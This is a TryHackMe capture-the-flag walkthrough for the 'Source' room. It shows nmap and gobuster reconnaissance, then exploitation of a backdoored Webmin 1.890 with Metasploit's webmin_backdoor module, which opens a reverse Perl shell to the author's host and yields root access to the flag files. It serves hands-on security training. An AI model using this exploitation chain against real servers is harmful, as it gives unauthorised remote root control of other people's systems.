TRYHACKME

Source Walkthrough (Step by Step)

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


> *This is a step by step walkthrough for the TryHackMe practice challenge SOURCE. This is actually a very easy practice challenge so let's not waste time and begin.*

nmap

I began with nmap to find open ports and services they are running on.


```
root@ip[redacted]~# nmap -sC -sV 10.10.96.68

Starting Nmap 7.60 ( https://nmap.org ) at 2022-09-28 04:15 BST
Nmap scan report for ip-10-10-96-68.eu-west-1.compute.internal (10.10.96.68)
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 b7:4c:d0:bd:e2:7b:1b:15:72:27:64:56:29:15:ea:23 (RSA)
|   256 b7:85:23:11:4f:44:fa:22:00:8e:40:77:5e:cf:28:7c (ECDSA)
|_  256 a9:fe:4b:82:bf:89:34:59:36:5b:ec:da:c2:d3:95:ce (EdDSA)
10000/tcp open  http    MiniServ 1.890 (Webmin httpd)
|_http-server-header: MiniServ/1.890
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
MAC Address: 02:D1:2B:1D:BE:7F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


> *Port 22, Port 10000*

We will require credentials to log into the ssh server so the our gateway should be port 10000.

Since it is a http service, I went to the target machine's IP address on the browser but specified the port to 10000.



OH NO! This leads us to a Webmin login page and we don't know any credentials.



GoBuster

Next, I tried to find whether we can brute force our way to find directories and file paths.

NADA. GoBuster returns an error and when the link is clicked, it leads back to the webmin page.


```
root@[redacted]:~# gobuster dir -u http://10.10.96.68:10000/ -w /root/Desk
top/Tools/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt

===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.96.68:10000/
[+] Threads:        10
[+] Wordlist:       /root/Desktop/Tools/wordlists/SecLists/Discovery/Web-Content
/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2022/09/28 05:21:41 Starting gobuster
===============================================================
Error: the server returns a status code that matches the provided options for no
n existing urls. http://10.10.96.68:10000/f8cff0f2-9867-40da-8212-58e95be91222 =
> 200. To force processing of Wildcard responses, specify the '--wildcard' switc
```

Next, I googled to find any vulnerabilities of Webmin on the given service running and found there are several vulnerabilites https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=webmin.


Metasploit

Metasploit can be used to exploit existing vulnerabilities so that is exactly what I am going to do.



In my case I decided to go with webmin_backdoor. Then I configured the LHOST, RHOST. I also enabled SSL to *true*.

> *LHOST is your own IP, RHOST is the target machine's IP*



Then I just ran *exploit* … and I am in the system.

```
msf5 exploit(linux/http/webmin_backdoor) > exploit

[*] Started reverse TCP handler on 10.10.168.178:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.10.168.178:4444 -> 10.10.96.68:34792) at
2022-09-28 05:42:56 +0100

ls
JSON
LICENCE
LICENCE.ja
README
WebminCore.pm
WebminUI
acl
acl_security.pl
adsl-client
```

I didn't bother hiding my IP anymore (I am using VM anyway)

Next, I upgraded the shell to be fully interactive using https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/ as a reference.

Now that I am in the system as *root* , things should be easy. So let's find the *user.txt* and *root.txt* file.

Navigated to the home directory which led me to *user.txt* .

```
cd /home
root@source:/home# ls
ls
dark
root@source:/home# cd dark
cd dark
root@source:/home/dark# ls
ls
user.txt  webmin_1.890_all.deb
root@source:/home/dark# cat user.txt
cat user.txt
THM{SUPPLY_CHAIN_COMPROMISE}
root@source:/home/dark#
```

> *THM{SUPPLY_CHAIN_COMPROMISE}*


It was quite simple to find *root.txt* which is inside the *root* directory.

```
root@source:/home# cd ..
cd ..
root@source:/# ls
ls
bin    etc             lib         mnt   run   swap.img  var
boot   home            lib64       opt   sbin  sys       vmlinuz
cdrom  initrd.img      lost+found  proc  snap  tmp       vmlinuz.old
dev    initrd.img.old  media       root  srv   usr       webmin-setup.out
root@source:/# cd root
cd root
root@source:~# ls
ls
root.txt
root@source:~# cat root.txt
cat root.txt
THM{UPDATE_YOUR_INSTALL}
root@source:~#
```

> *THM{UPDATE_YOUR_INSTALL}*

...and that's our two flags.

To be fair, this challenge was quite easy and boring. Have a good day.



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

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Startup Walkthrough (Step by Step)

This is a walkthrough of the TryHackMe challenge ‘Startup’. This practice test is considered easy according to THM so let’s explore and...

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

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

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

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